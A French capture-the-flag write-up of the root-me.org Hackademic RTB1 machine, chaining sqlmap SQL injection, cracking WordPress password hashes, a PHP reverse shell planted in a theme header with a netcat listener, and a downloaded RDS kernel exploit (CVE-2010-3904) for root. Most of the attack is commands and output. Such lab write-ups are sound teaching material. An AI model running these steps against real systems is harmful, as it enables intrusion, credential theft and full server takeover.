Auteur: Guillaume Orlando

CTF n°1 : Hackademic RTB1.

I. Introduction

Cette machine cible est proposée par la plateforme “root-me.org”, dans la rubrique CTF. Les règles sont les suivantes :

> Vous êtes face à un serveur vulnérable situé sur le réseau internet. Il vous faut trouver des faiblesses dans la sécurité de ce système pour y pénétrer.
>
> Les parties se déroulent de la façon suivante :
>
> - Chaque joueur sélectionne et vote pour définir la cible, représentée par un environnement virtuel, qu'il souhaite attaquer ;
> - La partie démarre quand tous les joueurs se sont déclarés prêts ;
> - L'environnement à attaquer est joignable via le nom d'hôte ctf0X.root-me.org ;
> - La partie se termine quand la machine est compromise, c'est-à-dire quand un joueur obtient les privilèges d'administration de celle ci et récupère le drapeau / flag de validation.

Ici, la machine est accessible via l’adresse ‘*ctf05.root-me.org*’. L’unique instruction est la suivante : “*Le drapeau / flag de validation se situe dans le fichier /passwd*”.
La partie doit être terminée avant 2h00 de participation, sans quoi l’accès sera coupé, et les informations réinitialisés.

II. Découverte

Une navigation rapide sur l’URL correspondant au FQDN de la machine cible nous laisse découvrir un page de commentaire très simple :

Après avoir essayé d'accéder aveuglement à des fichiers webs communs ("*robots.txt*", "*index.html*", "*admin.php*", etc …), j'exécute un scan plus profond du service web via l'outil nikto :

- *nikto -h http://ctf05.root-me.org/Hackademic_RTB1* :

Celui-ci nous indique plusieurs informations intéressantes sur le service web et sur la machine hôte, notamment le fait qu'une instance de Wordpress supporte actuellement la plateforme.

```
+ Target Hostname:    ctf05.root-me.org
+ Target Port:        80
+ Start Time:         2017-12-15 22:42:19 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (Fedora)
+ Retrieved x-powered-by header: PHP/5.3.3
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /Hackademic_RTB1/index.php/\"><script><script>alert(document.cookie)</script><: eZ publish v3 and prior allow Cross Site Scripting (XSS). http://www.cer
+ OSVDB-12184: /Hackademic_RTB1/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that co
+ OSVDB-12184: /Hackademic_RTB1/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that co
+ OSVDB-12184: /Hackademic_RTB1/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that co
+ OSVDB-3092: /Hackademic_RTB1/xmlrpc.php: xmlrpc.php was found.
+ Server leaks inodes via ETags, header found with file /Hackademic_RTB1/readme.html, inode: 84650, size: 8783, mtime: Fri Dec 15 22:38:07 2017
+ /Hackademic_RTB1/readme.html: This WordPress file reveals the installed version.
+ OSVDB-3092: /Hackademic_RTB1/license.txt: License file found may identify site software.
+ 7498 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2017-12-15 22:49:19 (GMT1) (420 seconds)
```

Une page d'administration Wordpress se trouve donc par défaut à la racine du service web, sous "*wp-admin.php*". Malheureusement, nous ne disposons pour l'instant d'aucunes informations d'authentification:


Un nom d'utilisateur est fournis sur la page d'accueil, mais les combinaisons d'identifiants les plus communs ne semblent pas fonctionner ici.

Après avoir recherché de nouvelles fonctionnalités du site pouvant servir de vecteur d'attaque, une URL attire particulièrement mon attention :

Celle-ci sert simplement à accéder aux différentes catégories de commentaires postés. En vue de la forme de l'URL, une injection SQL est potentiellement réalisable.
Pour s'en assurer, testons manuellement avec un caractères d'échappement de requêtes SQL, tel que " ' " par exemple :

```
http://ctf05.root-me.org/Hackademic_RTB1/?cat='
```

De ce fait, la requête SQL correspondante va être volontairement invalide, puisque le " ' " va correspondre à la fin de la zone de frappe autorisée. Si une erreur SQL est affichée d'une façon ou d'une autre, cela signifiera que l'URL est vulnérable.



L'URL est bien vulnérable à une injection SQL. Nous pouvons donc poursuivre avec l'outil sqlmap.

II. Exploitation

SqlMap est capable de détecter la base de donnée hébergée, de tester des paramètres connues comme étant vulnérables au sein d'une URL spécifiée, puis d'interagir simplement avec la base de donnée, sans avoir besoin de crafter manuellement les requêtes.
Commençons par confirmer la faiblesse de cette URL avec la commande suivante :
- sqlmap -u "http://ctf05.root-me.org/Hackademic_RTB1/?cat=" :

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all appli
deral laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 22:39:43

[22:39:43] [WARNING] provided value for parameter 'cat' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[22:39:43] [INFO] testing connection to the target URL
[22:39:43] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
[22:39:43] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[22:39:43] [INFO] testing if the target URL content is stable
[22:39:44] [INFO] target URL content is stable
[22:39:44] [INFO] testing if GET parameter 'cat' is dynamic
[22:39:44] [INFO] confirming that GET parameter 'cat' is dynamic
[22:39:44] [INFO] GET parameter 'cat' is dynamic
[22:39:44] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[22:39:44] [INFO] testing for SQL injection on GET parameter 'cat'
```

Le paramètre “cat=” est ici reconnu comme vulnérable par sqlmap.
La base de donnée est identifiée comme une BDD MySQL, nous indiquons donc que nous souhaitons tester tous les paramètres possibles :

```
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[22:39:58] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:39:58] [WARNING] reflective value(s) found and filtering out
[22:39:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[22:40:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[22:40:09] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)'
[22:40:13] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[22:40:18] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[22:40:24] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[22:40:29] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[22:40:35] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[22:40:40] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[22:40:46] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[22:40:51] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[22:40:51] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace (original value)'
[22:40:51] [INFO] testing 'MySQL < 5.0 boolean-based blind - Parameter replace'
```

Après quelques temps, le paramètre “cat” est identifiée comme injectable :

```
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 2077 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
    Payload: cat=(SELECT 6851 FROM(SELECT COUNT(*),CONCAT(0x7162717171,(SELECT (ELT(6851=6851,1))),0x7162767871,FLOOR(RAND(0)*2))x FROM

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: cat=(CASE WHEN (4988=4988) THEN SLEEP(5) ELSE 4988 END)
---
[22:43:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 13 (Goddard)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL >= 5.0
[22:43:56] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2083 times
[22:43:56] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ctf05.root-me.org'
```

Nous allons donc maintenant demander un aperçu des bases de données hébergés avec la commande :
- sqlmap -u “http://ctf05.root-me.org/Hackademic_RTB1/?cat=” --dbs :

```
[22:45:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 13 (Goddard)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL >= 5.0
[22:45:33] [INFO] fetching database names
[22:45:33] [WARNING] reflective value(s) found and filtering out
[22:45:33] [INFO] the SQL query used returns 3 entries
[22:45:33] [INFO] retrieved: information_schema
[22:45:33] [INFO] retrieved: mysql
[22:45:34] [INFO] retrieved: wordpress
available databases [3]:
[*] information_schema
[*] mysql
[*] wordpress

[22:45:34] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 9 times
[22:45:34] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ctf05.root-me.org'
```

La base de donnée nommée Wordpress nous intéresse ici tout particulièrement, nous demandons donc une liste des tables la constituant avec la commande :
- sqlmap -u "http://ctf05.root-me.org/Hackademic_RTB1/?cat=" --tables -D wordpress

```
[22:45:56] [INFO] fetching tables for database: 'wordpress'
[22:45:57] [WARNING] reflective value(s) found and filtering out
[22:45:57] [INFO] the SQL query used returns 9 entries
[22:45:57] [INFO] retrieved: wp_categories
[22:45:57] [INFO] retrieved: wp_comments
[22:45:57] [INFO] retrieved: wp_linkcategories
[22:45:57] [INFO] retrieved: wp_links
[22:45:57] [INFO] retrieved: wp_options
[22:45:57] [INFO] retrieved: wp_post2cat
[22:45:57] [INFO] retrieved: wp_postmeta
[22:45:57] [INFO] retrieved: wp_posts
[22:45:57] [INFO] retrieved: wp_users
Database: wordpress
[9 tables]
+-------------------+
| wp_categories     |
| wp_comments       |
| wp_linkcategories |
| wp_links          |
| wp_options        |
| wp_post2cat       |
| wp_postmeta       |
| wp_posts          |
| wp_users          |
+-------------------+
```

La table "wp_users" devrait contenir les identifiants de connexion des utilisateurs autorisés à administrer le site. Observons le contenu de cette table avec la commande : *- sqlmap -u "http://ctf05.root-me.org/Hackademic_RTB1/?cat=" --columns -D wordpress -T wp_users*

```
Database: wordpress
Table: wp_users
[22 columns]
+--------------------+---------------------+
| Column             | Type                |
+--------------------+---------------------+
| ID                 | bigint(20) unsigned |
| user_activation_key | varchar(60)         |
| user_aim           | varchar(50)         |
| user_browser       | varchar(200)        |
| user_description   | longtext            |
| user_domain        | varchar(200)        |
| user_email         | varchar(100)        |
| user_firstname     | varchar(50)         |
| user_icq           | int(10) unsigned    |
| user_idmode        | varchar(20)         |
| user_ip            | varchar(15)         |
| user_lastname      | varchar(50)         |
| user_level         | int(2) unsigned     |
| user_login         | varchar(60)         |
| user_msn           | varchar(100)        |
| user_nicename      | varchar(50)         |
| user_nickname      | varchar(50)         |
| user_pass          | varchar(64)         |
| user_registered    | datetime            |
| user_status        | int(11)             |
| user_url           | varchar(100)        |
| user_yim           | varchar(50)         |
+--------------------+---------------------+
```

Nous sommes bien en présence d'identifiants valides identifiés par les objets "user_login" et "user_pass". Demandons donc un dump complet de la table "wp_users" pour en voir le contenu en clair :

- sqlmap -u "http://ctf05.root-me.org/Hackademic_RTB1/?cat=" --columns -D wordpress -T wp_users --dump

```
[22:47:06] [INFO] recognized possible password hashes in column 'user_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[22:47:10] [INFO] writing hashes to a temporary file '/tmp/sqlmapaTWMR14867/sqlmaphashes-ZJ5cLC.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[22:47:16] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[22:47:19] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[22:47:24] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[22:47:24] [INFO] starting 4 processes
[22:47:26] [INFO] cracked password 'admin' for user 'NickJames'
[22:47:29] [INFO] cracked password 'kernel' for user 'MaxBucky'
[22:47:30] [INFO] cracked password 'maxwell' for user 'JasonKonnors'
[22:47:30] [INFO] cracked password 'napoleon' for user 'TonyBlack'
[22:47:31] [INFO] cracked password 'q1w2e3' for user 'GeorgeMiller'
Database: wordpress
Table: wp_users
[6 entries]
```

Après avoir forcé les mots de passes hashés en MD5, nous sommes désormais en possession de 5 couples d'identifiants / mots de passes valides.
La connexion sur les 4 premiers comptes ne donne rien de bien concluant, puisque les utilisateurs en question n'ont presque aucuns droits. Il leur est uniquement possible de modifier leurs profils, ou d'écrire / modifier des messages sur le site. Rien d'intéressant pour nous … En revanche, le dernier compte, "GeorgeMiller", à des droits d'administrateurs wordpress.
Nous pouvons donc observer que quelques plugin sont présents sur le site, quels thèmes sont actifs, etc …

Nous devrions être en mesure d'uploader un reverse shell sur le serveur hébergeant l'instance de wordpress grâce aux fonctionnalitées administrateur de ce compte.
Après quelques recherches, je découvre un éditeur manuel du thème wordpress. Sachant que les thèmes wordpress sont écrit en PHP, je me lance à la recherche d'un Reverse shell écrit en PHP.
J'en trouve immédiatement un à cette adresse : http://pentestmonkey.net/tools/web-shells/php-reverse-shell.
Il faudra uniquement modifier deux variables sur ce reverse shell, l'IP vers laquelle le serveur va essayer de se connecter, et le port correspondant. Il suffira de remplacer les valeurs par notre IP public et un port aléatoire non utilisé des deux côtés :

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '[redacted]';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Attention à bien ouvrir le port correspondant sur notre modem, et à effectuer un transfert de port jusqu'à notre machine locale !

Règles de transfert de port actif

	Nom	Port de départ	Port de fin	Protocole	Adresse IP locale
☐	VPN	2000	2000	UDP	192.168.0.12
☐	IRC	6664	6669	les deux	192.168.0.12
☐	Reverse_Shell	1234	1234	les deux	192.168.0.10

Nous pouvons maintenant ajouter le code de notre reverse shell au sein du thème Wordpress, quelque part ou il sera chargé facilement, comme dans le header des pages par exemple :

Editing wp-content/themes/starburst/header.php

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

<head profile="http://gmpg.org/xfn/11">

        <meta http-equiv="Content-Type" content="<?php bloginfo('html_type'); ?>; charset=<?php bloginfo('charset'); ?>" />
        <meta name="generator" content="WordPress <?php bloginfo('version'); ?>" /> <!-- leave this for stats -->

        <title><?php bloginfo('name'); ?> <?php if ( is_single() ) { ?> &raquo; Archives <?php } ?> <?php wp_title(); ?></title>

        <link rel="stylesheet" href="<?php bloginfo('stylesheet_url'); ?>" type="text/css" />
        <link rel="alternate" type="application/rss+xml" title="RSS 2.0" href="<?php bloginfo('rss2_url'); ?>" />
        <link rel="alternate" type="text/xml" title="RSS .92" href="<?php bloginfo('rss_url'); ?>" />
        <link rel="alternate" type="application/atom+xml" title="Atom 0.3" href="<?php bloginfo('atom_url'); ?>" />
        <link rel="pingback" href="<?php bloginfo('pingback_url'); ?>" />

        <?php wp_head(); ?>

<?php


set_time_limit (0);
$VERSION = "1.0";
$ip = [redacted];  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
```

Ouvrons maintenant un terminal avec netcat écoutant sur le port précisé plus tôt :
- nc -vnl -p 1234

Nous pouvons dès maintenant forcer le serveur à charger notre reverse shell en actualisant la page "*http://ctf05.root-me.org/Hackademic_RTB1/*".
Ceci aura pour effet de nous ouvrir un terminal sur le serveur hébergeant l'instance de Wordpress.

Nous avons désormais accès au serveur d'hébergement, mais nos droits sont encore très restreints, puisque nous utilisons le compte apache (commande "*whoami*"), n'ayant aucuns droits en dehors du répertoire /var/www/html.
Commençons par générer une session propre, en ouvrant un tty. En effet, nous sommes restreint avec le terminal actuel (pas de commande "*su*" par exemple) :

- python -c 'import pty; pty.spawn("/bin/sh")'

III. Post Exploitation

Dirigeons nous ensuite vers le fichier wp-config.php, contenant les informations de connexion à la base de donnée, et à diverses informations sur le service web Wordpress :

```
sh-4.0$ find -name wp-config.php -print
./wp-config.php
find -name wp-config.php -print
sh-4.0$ cat ./wp-config.php
<?php
// ** MySQL settings ** //
define('DB_NAME', 'wordpress');     // The name of the database
define('DB_USER', 'root');     // Your MySQL username
define('DB_PASSWORD', 'HDKQJCBfieap657139fJddr'); // ...and password
define('DB_HOST', 'localhost');     // 99% chance you won't need to change this value

// Change the prefix if you want to have multiple blogs in a single database.
$table_prefix  = 'wp_';   // example: 'wp_' or 'b2' or 'mylogin_'

// Change this to localize WordPress.  A corresponding MO file for the
// chosen language must be installed to wp-includes/languages.
// For example, install de.mo to wp-includes/languages and set WPLANG to 'de'
// to enable German language support.
define ('WPLANG', '');
sh-4.0$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.0$ echo os.system('/bin/bash')
echo os.system('/bin/bash')
sh: syntax error near unexpected token `('
sh-4.0$ /bin/sh -i
/bin/sh -i
sh-4.0$  python -c 'import pty; pty.spawn("/bin/sh")'
 python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.0$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.0$ sudo
sudo
usage: sudo -h | -K | -k | -L | -V
usage: sudo -v [-AknS] [-p prompt]
usage: sudo -l[l] [-AknS] [-g groupname|#gid] [-p prompt] [-U username] [-u
            username|#uid] [-g groupname|#gid] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C fd] [-g groupname|#gid] [-p
            prompt] [-u username|#uid] [-g groupname|#gid] [VAR=value] [-i|-s]
            [<command>]
```

Le mot de passe de la base de donnée est maintenant en notre possession. Malheureusement, le mot de passe root de la machine n'est pas le même. Il va donc falloir trouver un autre moyen d'effectuer une élévation de privilège sur la machine.
Après avoir énuméré plusieurs informations sur la machine (commandes "*cat /proc/version*" pour la version du noyau, "*cat /etc/*-release*" pour les informations sur la distribution, "*uname -r*", etc …), je commence à chercher des exploits locaux correspondant à cette version de linux.

Après quelques tentatives, je tombe sur l'exploit suivant :

CVE-ID

CVE-2010-3904

Description

The rds_page_copy_user function in net/rds/page.c in the Reliable Datagram Sockets (RDS) protocol implementation in the Linux kernel before 2.6.36 does not properly validate addresses obtained from user space, which allows local users to gain privileges via crafted use of the sendmsg and recvmsg system calls.

Le code source est disponible ici : https://www.exploit-db.com/exploits/15285/
Pour mener à bien cet exploit, il faudra se placer sous /var/www/html, où nous avons des droits d'écriture, puis télécharger le code C de l'exploit, le compiler avec gcc, puis l'exécuter :

```
sh-4.0$ cd /var/www/html
cd /var/www/html
sh-4.0$ ls
ls
Hackademic_RTB1  index.html  index.html~
sh-4.0$ cd Hackademic_RTB1
cd Hackademic_RTB1
sh-4.0$ wget www.tux-planet.fr/public/hack/exploits/kernel/linux-rds-exploit.c
wget www.tux-planet.fr/public/hack/exploits/kernel/linux-rds-exploit.c
--2017-12-16 00:18:03--  http://www.tux-planet.fr/public/hack/exploits/kernel/linux-r
ds-exploit.c
Resolving www.tux-planet.fr... 195.154.253.90
Connecting to www.tux-planet.fr|195.154.253.90|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6435 (6.3K) [text/plain]
Saving to: `linux-rds-exploit.c'

100%[======================================>] 6,435       --.-K/s   in 0s

2017-12-16 00:18:03 (15.8 MB/s) - `linux-rds-exploit.c' saved [6435/6435]

sh-4.0$ gcc -o linux-rds-exploit linux-rds-exploit.c
gcc -o linux-rds-exploit linux-rds-exploit.c
sh-4.0$ ls
ls
index.php            wp-blog-header.php    wp-images          wp-register.php
license.txt          wp-comments-post.php  wp-includes        wp-rss.php
linux-rds-exploit    wp-commentsrss2.php   wp-links-opml.php  wp-rss2.php
linux-rds-exploit.c  wp-config-sample.php  wp-login.php       wp-settings.php
readme.html          wp-config.php         wp-mail.php        wp-trackback.php
wp-admin             wp-content            wp-pass.php        wp.php
wp-atom.php          wp-feed.php           wp-rdf.php         xmlrpc.php
sh-4.0$ ./linux-rds-exploit
./linux-rds-exploit
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved rds_proto_ops to 0xf7d8cb20
 [+] Resolved rds_ioctl to 0xf7d7706a
 [+] Resolved commit_creds to 0xc044e5f1
 [+] Resolved prepare_kernel_cred to 0xc044e452
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
[*] Got root!
sh-4.0# whoami
whoami
root
```

L'exploit s'exécute correctement, nous ouvrant le compte root. Il est désormais possible d'aller chercher le flag de validation du challenge dans le dossier personnel de l'utilisateur root.

Ce CTF se termine donc ici, dès que nous obtenons un contrôle total sur le serveur.
La machine à été compromise en 48 minutes et 26 secondes, lors du premier essai :